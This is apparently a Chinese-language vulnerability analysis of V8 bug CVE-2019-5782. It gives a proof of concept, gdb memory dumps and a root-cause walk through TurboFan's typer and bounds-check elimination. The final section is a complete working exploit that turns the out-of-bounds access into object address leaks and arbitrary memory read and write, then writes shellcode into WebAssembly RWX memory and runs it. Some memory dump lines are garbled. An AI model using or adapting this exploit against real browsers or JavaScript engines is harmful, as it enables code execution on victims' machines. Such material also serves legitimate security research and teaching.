


POC

```
// Flags: --allow-natives-syntax
function fun(arg) {
  let x = arguments.length;
  a1 = new Array(0x10);
  a1[0] = 1.1;
  a2 = new Array(0x10);
  a2[0] = 1.1;
  a1[(x >> 16) * 21] = 1.39064994160909e-309; // 0xffff00000000
  a1[(x >> 16) * 41] = 8.91238232205e-313; // 0x2a00000000
}
var a1, a2;
var a3 = [1.1, 2.2];
a3.length = 0x11000;
a3.fill(3.3);
var a4 = [1.1];
for (let i = 0; i < 10000; i++) fun(...a4);
// %OptimizeFunctionOnNextCall(fun);
fun(...a3);
console.log(a2.length);
for (i = 0; i < a2.length; i++){
  console.log(a2[i]);
}
```



The screenshot shows a GDB session with two memory addresses highlighted in red boxes and labeled with yellow arrows pointing to variables `a1` and `a2`.

Address 0x10b310885661 (labeled `a1`):

```
gdb-peda$ job 0x10b310885661
10: 0.21230e-313
0x10b310885661: [JSArray]
- map: 0x206108c02f29 <Map(HOLEY_DOUBLE_ELEMENTS)> [FastProperties]
- prototype: 0x2170d5c10ac1 <JSArray[0]>
- elements: 0x10b3108855d1 <FixedDoubleArray[16]> [HOLEY_DOUBLE_ELEMENTS]
- length: 16
- properties: 0x35325b900c21 <FixedArray[0]> {
  #length: 0x04c41d1001a9 <AccessorInfo> (const accessor descriptor)
}
- elements: 0x10b3108855d1 <FixedDoubleArray[16]> {
  0: 1.1
  1-15: <the_hole>
}
```

Address 0x10b310885711 (labeled `a2`):

```
gdb-peda$ job 0x10b310885711
0x10b310885711: [JSArray]
- map: 0x206108c02f29 <Map(HOLEY_DOUBLE_ELEMENTS)> [FastProperties]
- prototype: 0x2170d5c10ac1 <JSArray[0]>
- elements: 0x10b310885681 <FixedDoubleArray[65535]> [HOLEY_DOUBLE_ELEMENTS]
- length: 42
- properties: 0x35325b900c21 <FixedArray[0]> {
  #length: 0x04c41d1001a9 <AccessorInfo> (const accessor descriptor)
}
- elements: 0x10b310885681 <FixedDoubleArray[65535]> {
  0: 1.1
  1-15: <the_hole>
  16: 1.75893e-310
  17: 2.88981e-310
  18: 9.07167e-311
}
```

```
gdb-peda$ x/50gx 0x10b3108855d0
0x10b3108855d0: 0x000035325b901459 0x0000001000000000
0x10b3108855e0: 0x3ff199999999999a 0xffff7fffffff7fffff
0x10b3108855f0: 0xttt/TTTTTT/TTTTT 0xffff7fffffff7fffff
0x10b310885600: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b310885610: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b310885620: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b310885630: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b310885640: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b310885650: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b310885660: 0x0000206108c02f29 0x000035325b901459
0x10b310885670: 0x000010b3108855d1 0x0000001000000000
0x10b310885680: 0x000035325b901459 0x0000ffff00000000
0x10b310885690: 0x3ff199999999999a 0xttt/TTTTTT/TTTTT
0x10b3108856a0: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b3108856b0: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b3108856c0: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b3108856d0: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b3108856e0: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b3108856f0: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b310885700: 0xffff7fffffff7fffff 0xffff7fffffff7fffff
0x10b310885710: 0x0000206108c02f29 0x000035325b901459
0x10b310885720: 0x000010b310885681 0x0000002a00000000
0x10b310885730: 0xdeadbeedbeadbeef 0xdeadbeedbeadbeef
0x10b310885740: 0xdeadbeedbeadbeef 0xdeadbeedbeadbeef
0x10b310885750: 0xdeadbeedbeadbeef 0xdeadbeedbeadbeef
gdb-peda$
```

Diagram labels and arrows:

- `a1.elements` points to `0x0000001000000000`
- `a1[0]` points to `0x3ff199999999999a`
- `a2.elements` points to `0x000035325b901459`
- `a1[21]` points to `0x0000ffff00000000`
- `a2` points to `0x0000206108c02f29`
- `a1[41]` points to `0x0000002a00000000`

漏洞验证，边界检查被移除后的越界读写

```
hide@hide-virtual-machine:~/Desktop/v8/out.gn/x64.debug$ ./d8 --allow-natives-syntax poc.js
42
1.1
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
4.672293332586e-311
1.90648629231793e-310
3.07247231359725e-310
8.91238232205e-313
1.90648629223256e-310
1.1
1.90648629223256e-310
4.672293332586e-311
1.90648629223256e-310
1.90648629231793e-310
1.90648629223256e-310
3.07247231359725e-310
1.90648629223256e-310
8.91238232205e-313
1.90648629223256e-310
1.90648629223256e-310
```

Diagram labels and arrows:

- `a2.length` points to `1.1`
- `a2[0]` points to `undefined`
- `0x10` points to the 10th `undefined` value

Root Cause

优化时参数长度

在type-cache.h中对参数的长度是这样计算的

```
// The valid number of arguments for JavaScript functions.
Type const kArgumentsLengthType =
    Type::Range(0.0, Code::kMaxArguments, zone());

// The JSArrayIterator::kind property always contains an integer in the
// range [0, 2], representing the possible IterationKinds.
```

参数的长度Range(0,kMaxArguments)

对应的找一下kMaxArguments的数值(code.h文件)

```
static const int kArgumentsBits = 16;
// Reserve one argument count value as the "don't adapt arguments" sentinel.
static const int kMaxArguments = (1 << kArgumentsBits) - 2; // 65536-2
```

综合源码中上面的两处可以得到,优化时 参数的范围(0,1<<16-2)也就是(0,65534)

参数长度测试

写了一个测试脚本:

```
function test(args)
{
    let idx = arguments.length;
    print(idx);
}
let arr = [1.0,1.1];
arr.length = 0x100;
arr.fill(1.2);
test(...arr);
```

传递参数大小为0x100,在函数内部得到参数的长度并输出,结果是下面的256

```
hide@hide-virtual-machine:~/Desktop/v8/out.gn/x64.debug$ ./d8 --allow-natives-syntax test.js
256
```

参数长度总结

假设将数组的参数长度设为1<<16

操作	优化时	运行时
let idx = arguments.length;	Range(0,1<<16-2)	1<<16
idx >>= 16	Range(0,0)	1
idx *= 1337	Range(0,0)	1337

优化时得到的结果是Range(0,0),但运行时可以访问更大的范围,造成OOB。


优化图解

将POC使用 --trace-turbo生成的json文件放入Turbolizer中

typer

在typer phase里对SpeculativeNumberShiftRight的range进行计算

```
#72:SpeculativeNumberShiftRight[SignedSmall](#102:LoadField, #27:NumberConstant,
#70:Checkpoint, #55:JSCreateArray)
  102: LoadField[tagged base, 24, #length, NonInternal, kRepTagged|kTypeAny,
FullWriteBarrier](9, 101, 18)
  27: NumberConstant[16]
```



由于在typer phase还不会对Load处理，于是在第一次对NumberShiftRight进行range analysis的时候，会将其范围直接当做int32的最大和最小值。

```
# define INT32_MIN      ((int32_t)(-2147483647-1))
# define INT32_MAX      ((int32_t)(2147483647))
```

```
Type OperationTyper::NumberShiftRight(Type lhs, Type rhs) {
    DCHECK(lhs.Is(Type::Number()));
    DCHECK(rhs.Is(Type::Number()));

    lhs = NumberToInt32(lhs);
    rhs = NumberToUint32(rhs);

    if (lhs.IsNone() || rhs.IsNone()) return Type::None();


    int32_t min_lhs = lhs.Min();
    int32_t max_lhs = lhs.Max();
    uint32_t min_rhs = rhs.Min();
    uint32_t max_rhs = rhs.Max();
    if (max_rhs > 31) {
        // rhs can be larger than the bitmask
        max_rhs = 31;
        min_rhs = 0;
    }
    double min = std::min(min_lhs >> min_rhs, min_lhs >> max_rhs);
    double max = std::max(max_lhs >> min_rhs, max_lhs >> max_rhs);
    printf("min lhs is %d\n", min_lhs);
    printf("min rhs is %d\n", min_rhs);
    printf("max lhs is %d\n", max_lhs);
    printf("max rhs is %d\n", max_rhs);
    if (max == kMaxInt && min == kMinInt) return Type::Signed32();
    return Type::Range(min, max, zone());
}
```

于是在第一次对NumberShiftRight进行range analysis之后得到

```
min lhs is -2147483648
min rhs is 16
max lhs is 2147483647
max rhs is 16
...
[Type: Range(-32768, 32767)]
```

typer lowering


然后在typer lowering phase里将JSCreateArray reduce成ArgumentsLength,并计算其范围。



load elimination

然后在load elimination phase里将多余的LoadField remove, 直接替换成真正的值, ArgumentsLength

```
#72:SpeculativeNumberShiftRight[SignedSmall](#102:LoadField, #27:NumberConstant, #70:Checkpoint, #18:JSStackCheck) [Type: Range(-32768, 32767)]  
->  
#72:SpeculativeNumberShiftRight[SignedSmall](#171:ArgumentsLength, #27:NumberConstant, #70:Checkpoint, #18:JSStackCheck) [Type: Range(-32768, 32767)]
```



simplified lowering

于是在simplified lowering phase里, 为了修正这个SpeculativeNumberShiftRight的范围, 于是再次对其进行typer计算。

```
Range(0, 65534)
Range(16, 16)
min lhs is 0
min rhs is 16
max lhs is 65534
max rhs is 16
->
NumberShiftRight Range(0,0)
```

由于这个结果被作为数组的index，所以最终在VisitCheckBounds里，会比较这个范围和数组最大的长度，如果始终index小于数组的length，那么就会将其remove掉。

总结

```
function fun(arg) {
  let x = arguments.length;          //x = 65536 范围分析是65534
  a1 = new Array(0x10);
  a1[0] = 1.1;
  a2 = new Array(0x10);
  a2[0] = 1.1;

                                     //x >> 16 = 1 但范围分析是 65534>>16 = 0
  a1[(x >> 16) * 21] = 1.39064994160909e-309; // 0xffff00000000
  a1[(x >> 16) * 41] = 8.91238232205e-313;  // 0x2a00000000 a2.length
}
```

EXP

数组越界 -> 类型混淆 -> 泄漏对象、任意地址读写 -> 利用WASM执行shellcode

```
//CVE-2019-5782
/*-----datatype convert-----*/
class typeConvert{
  constructor(){
    this.buf = new ArrayBuffer(8);
    this.f64 = new Float64Array(this.buf);
    this.u32 = new Uint32Array(this.buf);
    this.bytes = new Uint8Array(this.buf);
  }
  //convert float to int
  f2i(val){
    this.f64[0] = val;
    let tmp = Array.from(this.u32);
    return tmp[1] * 0x100000000 + tmp[0];
  }

  /*
  convert int to float
  if need convert a 64bits int to float
  please use string like "deadbeefdeadbeef"
  (v8's SMI just use 56bits, lowest 8bits is zero as flag)
  */
  i2f(val){
    let val1 = hex(val);
    let tmp = [];
```

```

        tmp[0] = val1.slice(10, );
        tmp[1] = val1.slice(2, 10);
        tmp[0] = parseInt(tmp[0], 16);
        // console.log(hex(val));
        tmp[1] = parseInt(tmp[1], 16);
        this.u32.set(tmp);
        return this.f64[0];
    }
}
//convert number to hex string
function hex(x)
{
    return '0x' + (x.toString(16)).padStart(16, 0);
}

var dt = new typeConvert();

/*-----get oob array-----*/
function fun(arg) {
    let x = arguments.length;
    a1 = new Array(0x10);
    a1[0] = 1.1;
    a2 = [1.1];
    a1[(x >> 16) * 26] = 1.39064994160909e-309; // 0xffff00000000
}

var a1, a2;
var a3 = new Array();
a3.length = 0x10000
fun(1);
fun(1);
%OptimizeFunctionOnNextCall(fun);
fun(...a3); // "..." convert array to arguments list
// now, I have an oobArray : a2

/*-----leak object-----*/
var objLeak = {'leak' : 0x1234, 'tag' : 0xdead};
var objTest = {'a':'b'};

//search the objLeak.tag
for(let i=0; i<0xffff; i++){
    if(dt.f2i(a2[i]) == 0xdead00000000){
        offset1 = i-1; //a2[offset1] -> objLeak.leak
        break;
    }
}

function addressOf(target){
    objLeak.leak = target;
    let leak = dt.f2i(a2[offset1]);
    return leak;
}

// // test
// console.log("address of objTest : " + hex(addressOf(objTest)));
// %DebugPrint(objTest);

```

```

/*-----arbitrary read and write-----*/
var buf = new ArrayBuffer(0xbeef);
var offset2;
var dtView = new DataView(buf);

//search the buf.size
for(let i=0; i<0xffff; i++){
    if(dt.f2i(a2[i]) == 0xbeef){
        offset2 = i+1; //a2[offset2] -> buf.backing_store
        break;
    }
}

function write64(addr, value){
    a2[offset2] = dt.i2f(addr);
    dtView.setFloat64(0, dt.i2f(value), true);
}

function read64(addr, str=false){
    a2[offset2] = dt.i2f(addr);
    let tmp = ['', ''];
    let tmp2 = ['', ''];
    let result = ''
    tmp[1] = hex(dtView.getUint32(0)).slice(10,);
    tmp[0] = hex(dtView.getUint32(4)).slice(10,);
    for(let i=3; i>=0; i--){
        tmp2[0] += tmp[0].slice(i*2, i*2+2);
        tmp2[1] += tmp[1].slice(i*2, i*2+2);
    }
    result = tmp2[0]+tmp2[1]
    if(str==true){return '0x'+result}
    else {return parseInt(result, 16)};
}

// //test
// write64(addressOf(objTest)+0x18-1, 0xdeadbeef);
// console.log('read in objTest+0x18 : ' + hex(read64(addressOf(objTest)+0x18-1)));
// %DebugPrint(objTest);
// %SystemBreak();

/*-----use wasm to execute shellcode-----*/
var wasmCode = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,

127,3,130,128,128,128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,

1,0,1,6,129,128,128,128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,

0,4,109,97,105,110,0,0,10,138,128,128,128,0,1,132,128,128,128,0,0,65,10,11]);
var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule, {});
var funcAsm = wasmInstance.exports.main;

var addressFasm = addressOf(funcAsm);
var sharedInfo = read64(addressFasm+0x18-0x1);
var data = read64(sharedInfo+0x8-0x1);
var instance = read64(data+0x10-0x1);

```



```

var memoryRWX = (read64(instance+0xe8-0x1));
memoryRWX = Math.floor(memoryRWX);
console.log("[*] Get RWX memory : " + hex(memoryRWX));

// sys_execve('/bin/sh')
// var shellcode = [
//     '2fbb485299583b6a',
//     '5368732f6e69622f',
//     '050f5e5457525f54'
// ];

// pop up a calculator
var shellcode = [
    '636c6163782fb848',
    '73752fb848500000',
    '8948506e69622f72',
    '89485750c03148e7',
    '3ac0c748d23148e6',
    '4944b84850000030',
    '48503d59414c5053',
    '485250c03148e289',
    '00003bc0c748e289',
    '050f00'
];

//write shellcode into RWX memory
var offsetMem = 0;
for(x of shellcode){
    write64(memoryRWX+offsetMem, x);
    offsetMem+=8;
}
//call funcAsm() and it would execute shellcode actually
funcAsm();

```

